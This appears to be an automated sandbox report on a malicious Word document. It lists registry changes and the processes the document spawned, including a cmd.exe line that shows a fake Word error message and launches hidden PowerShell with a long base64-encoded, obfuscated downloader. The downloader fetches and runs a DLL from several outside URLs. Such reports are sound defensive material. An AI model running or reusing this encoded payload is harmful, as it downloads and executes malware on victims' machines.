			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1378615342	1378615343	success or wait	1	7FEE9449AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1378615343	1378615344	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F6078	F6078	binary	04 00 00 00 44 06 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 57 37 E4 73 5A E9 D6 01 78 60 0F 00 78 60 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 44 06 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 60 0F 00 78 60 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9449AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: cmd.exe PID: 2340 Parent PID: 1220

General

Start time:	19:15:40
Start date:	12/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd cmd cmd cmd /c msg %username% /v Word experienced an error trying to open the file. & P^Ow^er^she^L^L -w hidden -ENCOD

JAAwAGUAMgB0AGsAPQBb
AHQAeQBQAGUAXQAoACIAewAyAH0AewAxAH0AewAwAH0AewAzAH0AewA0AH0A
IgAtAGYAJwBJACcALAAnAG0ALgAnACwAJwBTAHkAcwB0AEUAJwAsACcAbwAu
AEQAaQAnACwAJwByAGUAQwBUAG8AcgB5ACcAKQA7ACAAcwBlAHQALQBpAHQA
RQBNACAAIAB2AEEAcgBpAGEAYgBMAEUAOgB3AGQAOAAgACAAKAAgAFsAVAB5
AFAAZQBdACgAIgB7ADEAfQB7ADIAfQB7ADAAfQB7ADMAfQB7ADQAfQAiACAA
LQBmACcAVgBJAGMARQBQAE8AaQBOAHQATQBhAG4AYQAnACwAJwBTAHkAUwB0
ACcALAAnAGUATQAuAE4ARQB0AC4AcwBlAFIAJwAsACcAZwAnACwAJwBFAHIA
JwApACkAIAA7ACQARQByAHIAbwByAEEAYwB0AGkAbwBuAFAAcgBlAGYAZQBy
AGUAbgBjAGUAIAA9ACAAKAAoACcAUwBpAGwAZQAnACsAJwBuACcAKQArACgA
JwB0AGwAeQBDAG8AJwArACcAbgAnACkAKwAnAHQAJwArACgAJwBpAG4AJwAr
ACcAdQBlACcAKQApADsAJABOADMAMQA3ADYAYwByAD0AJABRADIANQBVACAA
KwAgAFsAYwBoAGEAcgBdACgANgA0ACkAIAArACAAJABWADkANgBSADsAJABD
AF8AMQBRAD0AKAAnAE0AOQAnACsAJwA1AEkAJwApADsAIAAgACgAIAAgAFYA
YQByAEkAQQBCAEwAZQAgACAAMABFADIAdABLACAAKQAuAHYAYQBMAFUARQA6
ADoAIgBjAHIARQBBAFQAZQBEAGAASQBSAGUAQwBgAFQATwBSAFkAIgAoACQA
SABPAE0ARQAgACsAIAAoACgAKAAnAEIASgBsAFcAZAAnACsAJwBkACcAKQAr
ACgAJwB1AHkAMgAnACsAJwBtAEIAJwApACsAJwBKACcAKwAoACcAbABBUAG0A
YwAnACsAJwAxACcAKQArACgAJwBrACcAKwAnAHUAbwAnACkAKwAnAEIASgAn
ACsAJwBsACcAKQAuACIAUgBFAGAAcABgAEwAYQBjAEUAIgAoACgAJwBCACcA
KwAnAEoAbAAnACkALAAnAFwAJwApACkAKQA7ACQATgA3ADMAUAA9ACgAJwBL
ACcAKwAoACcAMAAnACsAJwAzAFYAJwApACkAOwAgACQAVwBEADgAOgA6ACIA
cwBgAEUAYABjAFUAUgBpAHQAWQBQAHIATwBUAG8AYwBgAG8AbAAiACAAPQAg
ACgAJwBUAGwAJwArACgAJwBzACcAKwAnADEAMgAnACkAKQA7ACQAVwBfADUA
SwA9ACgAKAAnAFQAJwArACcAOAA4ACcAKQArACcASgAnACkAOwAkAEkAeQBx
AHgAdgA5AF8AIAA9ACAAKAAoACcASgA3ACcAKwAnADAAJwApACsAJwBIACcA
KQA7ACQATAAxADIASwA9ACgAJwBZADAAJwArACcAMwBDACcAKQA7ACQATwBq
AGkAaABuAHcAZwA9ACQASABPAE0ARQArACgAKAAoACcAUQBMAE8AVwBkAGQA
JwArACcAdQAnACsAJwB5ADIAJwApACsAJwBtACcAKwAoACcAUQBMACcAKwAn
AE8AJwApACsAJwBUAG0AJwArACgAJwBjACcAKwAnADEAawB1ACcAKQArACgA
JwBvAFEATAAnACsAJwBPACcAKQApAC4AIgBSAGAAZQBQAGwAYQBgAGMAZQAi
ACgAKABbAGMAaABhAHIAXQA4ADEAKwBbAGMAaABhAHIAXQA3ADYAKwBbAGMA
aABhAHIAXQA3ADkAKQAsACcAXAAnACkAKQArACQASQB5AHEAeAB2ADkAXwAr
ACgAKAAnAC4AJwArACcAZABsACcAKQArACcAbAAnACkAOwAkAEEAMAA5AEwA
PQAoACcAWAAnACsAKAAnADYAOAAnACsAJwBLACcAKQApADsAJABYADQAXwAx
AHEAOABxAD0AKAAnAHcAXQAnACsAJwB4AG0AJwArACgAJwBbAHYAJwArACcA
cwA6AC8ALwAnACsAJwBzAGgAdQBsACcAKQArACcAbwAnACsAKAAnAHYAJwAr
ACcAYgBhAGEAJwArACcAegBhAHIALgBjAG8AbQAnACkAKwAnAC8AJwArACcA
YwAnACsAKAAnAC8AJwArACcAYgBjAEwANgAvACcAKQArACgAJwBAACcAKwAn
AHcAXQB4AG0AJwApACsAKAAnAFsAdgAnACsAJwBzACcAKQArACcAOgAvACcA
KwAoACcALwBtACcAKwAnAHkAYgAnACkAKwAoACcAdQBzACcAKwAnAGkAJwAp
ACsAKAAnAG4AZQBzAHMAJwArACcAZQAnACsAJwB2AGUAbgAnACkAKwAoACcA
dAAnACsAJwAuAGMAbwBtACcAKQArACgAJwAvAHQAaQAnACsAJwBrAGkAJwAp
ACsAKAAnAC0AJwArACcAaQBuACcAKQArACgAJwBzAHQAYQAnACsAJwBsACcA
KwAnAGwAJwArACcALwBlAC8AQAAnACkAKwAoACcAdwBdAHgAbQAnACsAJwBb
AHYAJwArACcAOgAnACkAKwAoACcALwAvAHUAJwArACcAaABrACcAKwAnAC4A
YwBuACcAKQArACgAJwBjAHIAJwArACcAYQBuAGUAcwAnACkAKwAnAC4AYwAn
ACsAKAAnAG8AJwArACcAbQAvACcAKQArACgAJwBFACcAKwAnAHIAcgAnACkA
KwAnAG8AJwArACgAJwByACcAKwAnAFAAYQBnAGUAcwAnACkAKwAnAC8AMwAn
ACsAJwAvACcAKwAnAEEAJwArACgAJwB3AF0AeABtACcAKwAnAFsAdgBzACcA
KQArACcAOgAvACcAKwAnAC8AJwArACcAYwBhACcAKwAnAHAAJwArACgAJwB0
AHUAcgAnACsAJwBlACcAKwAnAHQAaABlAGEAYwAnACkAKwAnAHQAaQAnACsA
JwBvACcAKwAnAG4AJwArACcALgAnACsAKAAnAGMAbwBtAC4AJwArACcAYQB1
ACcAKQArACgAJwAvACcAKwAnAHcAcAAtACcAKwAnAGkAbgBjACcAKQArACcA
bAB1ACcAKwAnAGQAJwArACgAJwBlAHMAJwArACcALwBZACcAKQArACcAagBw
ACcAKwAoACcALwBAACcAKwAnAHcAXQAnACsAJwB4AG0AWwB2AHMAOgAnACsA
JwAvAC8AdABoACcAKQArACcAZQBuACcAKwAoACcAZQAnACsAJwB0AHcAJwAr
ACcAbwByAGsAJwArACcAZQByAC4AYwAnACkAKwAoACcAYQAnACsAJwAvAGMA
JwApACsAJwBvAG0AJwArACcAbQBlACcAKwAnAG4AdAAnACsAJwAvACcAKwAn

	ADgAJwArACcAIgA0ACcAKwAnAC8AJwArACcAQAAnACsAJwB3ACcAKwAoACcA XQB4AG0AJwArACcAWwB2ACcAKQArACgAJwBzADoAJwArACcALwAnACkAKwAo ACcALwAnACsAJwB0AHIAJwApACsAKAAnAGEAJwArACcAeQBvAG4AbABpAG4A JwApACsAJwBlACcAKwAnAGcAJwArACcAaAAuACcAKwAoACcAYwBvACcAKwAn AG0ALwAnACsAJwBjAGcAaQAtAGIAaQAnACkAKwAoACcAbgAnACsAJwAvAEgA QgBQACcAKwAnAFIALwBAACcAKQArACcAdwBdACcAKwAnAHgAbQAnACsAKAAn AFsAdgAnACsAJwA6AC8ALwBtAG0AbwAnACsAJwAuACcAKQArACgAJwBtACcA KwAnAGEAcgAnACkAKwAnAHQAaQAnACsAKAAnAG4AcABvAGwAbABvACcAKwAn AGMAJwArACcAawAuAGMAbwAuACcAKQArACgAJwB1AGsAJwArACcALwBhAC8A JwArACcAUwBRAFMAJwApACsAJwBHACcAKwAnAGcAJwArACcALwAnACkALgAi AHIAZQBgAFAAYABMAGEAYwBFACIAKAAoACgAJwB3ACcAKwAnAF0AeABtAFsA JwApACsAJwB2ACcAKQAsACgAWwBhAHIAcgBhAHkAXQAoACcAcwBkACcALAAn AHMAdwAnACkALAAoACgAJwBoACcAKwAnAHQAdAAnACkAKwAnAHAAJwApACwA JwAzAGQAJwApAFsAMQBdACkALgAiAFMAcABMAGAAaQBUACIAKAAkAEUANwA3 AEsAIAArACAAJABOADMAMQA3ADYAYwByACAAKwAgACQAVQAxADEASAApADsA JABZADgAXwBZAD0AKAAoACcASwA5ACcAKwAnADAAJwApACsAJwBHACcAKQA7 AGYAbwByAGUAYQBjAGgAIAAoACQATAB5AHQAdwB6ADIAcwAgAGkAbgAgACQA WAA0AF8AMQBxADgAcQApAHsAdAByAHkAewAoAC4AKAAnAE4AZQAnACsAJwB3 AC0ATwAnACsAJwBiAGoAZQBjAHQAJwApACAAUwBZAHMAVABFAG0ALgBuAEUA dAAuAFcAZQBCAEMAbABpAEUATgB0ACkALgAiAGQAbwBXAG4AYABMAGAAbwBB AGQAZgBJAGAATABFACIAKAAkAEwAeQB0AHcAegAyAHMALAAgACQATwBqAGkA aABuAHcAZwApADsAJABaADgAMwBRAD0AKAAnAFgAMAAnACsAJwAzAEcAJwAp ADsASQBmACAAKAAoACYAKAAnAEcAZQAnACsAJwB0AC0ASQB0AGUAbQAnACkA IAAkAE8AagBpAGgAbgB3AGcAKQAuACIATABgAGUATgBHAHQAaAAiACAALQBn AGUAIAAzADIAOAAxADcAKQAgAHsALgAoACcAcgAnACsAJwB1AG4AZAAnACsA JwBsAGwAMwAyACcAKQAgACQATwBqAGkAaABuAHcAZwAsACgAKAAnAFMAJwAr ACcAaABvACcAKQArACgAJwB3AEQAaQAnACsAJwBhACcAKwAnAGwAbwAnACkA KwAnAGcAQQAnACkALgAiAHQAYABvAHMAVABSAEkAYABOAGcAIgAoACkAOwAk AFkANgA5AEwAPQAoACcASwA4ACcAKwAnADQAVgAnACkAOwBiAHIAZQBhAGsA OwAkAFYAXwAyAFYAPQAoACcAWAAwACcAKwAnADcAUwAnACkAfQB9AGMAYQB0 AGMAaAB7AH0AfQAkAFEANQAxAE8APQAoACgAJwBlACcAKwAnAF8AMwAnACkA KwAnAEcAJwApAA==
Imagebase:	0x49d80000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: msg.exe PID: 2608 Parent PID: 2340

General

Start time:	19:15:40
Start date:	12/01/2021
Path:	C:\Windows\System32\msg.exe
Wow64 process (32bit):	false
Commandline:	msg user /v Word experienced an error trying to open the file.
Imagebase:	0xff1c0000
File size:	26112 bytes
MD5 hash:	2214979661E779C3E3C33D4F14E6F3AC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 2692 Parent PID: 2340

General

Start time:	19:15:41
Start date:	12/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	POwersheLL -w hidden -ENCOD JAAwAGUAMgB0AGsAPQBbAHQAe QBQAGUAXQAoACIAewAyAH0AewAxAH0AewAwAH0AewAzAH0AewA0AH0AIgAtA GYAJwBJACcALAAnAG0ALgAnACwAJwBTAHkAcwB0AEUAJwAsACcAbwAuAEQAa QAnACwAJwByAGUAQwBUAG8AcgB5ACcAKQA7ACAAcwBlAHQALQBpAHQARQBNA CAAIAB2AEEAcgBpAGEAYgBMAEUAOgB3AGQAOAAgACAAKAAgAFsAVAB5AFAAZ QBdACgAIgB7ADEAfQB7ADIAfQB7ADAAfQB7ADMAfQB7ADQAfQAiACAALQBmA CcAVgBJAGMAROQAF8AaQBQAHQATQBhAG4AYQAnACwAJwBTAHkALwB0ACcAL

CcAVgBJAGMARQBQAE8AaQBOAHQATQBhAG4AYQAnACwAJwBTAHkAUwB0ACcAL
AAnAGUATQAuAE4ARQB0AC4AcwBlAFIAJwAsACcAZwAnACwAJwBFAHIAJwApA
CkAIAA7ACQARQByAHIAbwByAEEAYwB0AGkAbwBuAFAAcgBlAGYAZQByAGUAb
gBjAGUAIAA9ACAAKAAoACcAUwBpAGwAZQAnACsAJwBuACcAKQArACgAJwB0A
GwAeQBDAG8AJwArACcAbgAnACkAKwAnAHQAJwArACgAJwBpAG4AJwArACcAd
QBlACcAKQApADsAJABOADMAMQA3ADYAYwByAD0AJABRADIANQBVACAAKwAgA
FsAYwBoAGEAcgBdACgANgA0ACkAIAArACAAJABWADkANgBSADsAJABDAF8AM
QBRAD0AKAAnAE0AOQAnACsAJwA1AEkAJwApADsAIAAgACgAIAAgAFYAYQByA
EkAQQBCAEwAZQAgACAAMABFADIAdABLACAAKQAuAHYAYQBMAFUARQA6ADoAI
gBjAHIARQBBAFQAZQBEAGAASQBSAGUAQwBgAFQATwBSAFkAIgAoACQASABPA
E0ARQAgACsAIAAoACgAKAAnAEIASgBsAFcAZAAnACsAJwBkACcAKQArACgAJ
wB1AHkAMgAnACsAJwBtAEIAJwApACsAJwBKACcAKwAoACcAbABBUAG0AYwAnA
CsAJwAxACcAKQArACgAJwBrACcAKwAnAHUAbwAnACkAKwAnAEIASgAnACsAJ
wBsACcAKQAuACIAUgBFAGAAcABgAEwAYQBjAEUAIgAoACgAJwBCACcAKwAnA
EoAbAAnACkALAAnAFwAJwApACkAKQA7ACQATgA3ADMAUAA9ACgAJwBLACcAK
wAoACcAMAAnACsAJwAzAFYAJwApACkAOwAgACQAVwBEADgAOgA6ACIAcwBgA
EUAYABjAFUAUgBpAHQAWQBQAHIATwBUAG8AYwBgAG8AbAAiACAAPQAgACgAJ
wBUAGwAJwArACgAJwBzACcAKwAnADEAMgAnACkAKQA7ACQAVwBfADUASwA9A
CgAKAAnAFQAJwArACcAOAA4ACcAKQArACcASgAnACkAOwAkAEkAeQBxAHgAd
gA5AF8AIAA9ACAAKAAoACcASgA3ACcAKwAnADAAJwApACsAJwBIACcAKQA7A
CQATAAxADIASwA9ACgAJwBZADAAJwArACcAMwBDACcAKQA7ACQATwBqAGkAa
ABuAHcAZwA9ACQASABPAE0ARQArACgAKAAoACcAUQBMAE8AVwBkAGQAJwArA
CcAdQAnACsAJwB5ADIAJwApACsAJwBtACcAKwAoACcAUQBMACcAKwAnAE8AJ
wApACsAJwBUAG0AJwArACgAJwBjACcAKwAnADEAawB1ACcAKQArACgAJwBvA
FEATAAnACsAJwBPACcAKQApAC4AIgBSAGAAZQBQAGwAYQBgAGMAZQAiACgAK
ABbAGMAaABhAHIAXQA4ADEAKwBbAGMAaABhAHIAXQA3ADYAKwBbAGMAaABhA
HIAXQA3ADkAKQAsACcAXAAnACkAKQArACQASQB5AHEAeAB2ADkAXwArACgAK
AAnAC4AJwArACcAZABsACcAKQArACcAbAAnACkAOwAkAEEAMAA5AEwAPQAoA
CcAWAAnACsAKAAnADYAOAAnACsAJwBLACcAKQApADsAJABYADQAXwAxAHEAO
ABxAD0AKAAnAHcAXQAnACsAJwB4AG0AJwArACgAJwBbAHYAJwArACcAcwA6A
C8ALwAnACsAJwBzAGgAdQBsACcAKQArACcAbwAnACsAKAAnAHYAJwArACcAY
gBhAGEAJwArACcAegBhAHIALgBjAG8AbQAnACkAKwAnAC8AJwArACcAYwAnA
CsAKAAnAC8AJwArACcAYgBjAEwANgAvACcAKQArACgAJwBAACcAKwAnAHcAX
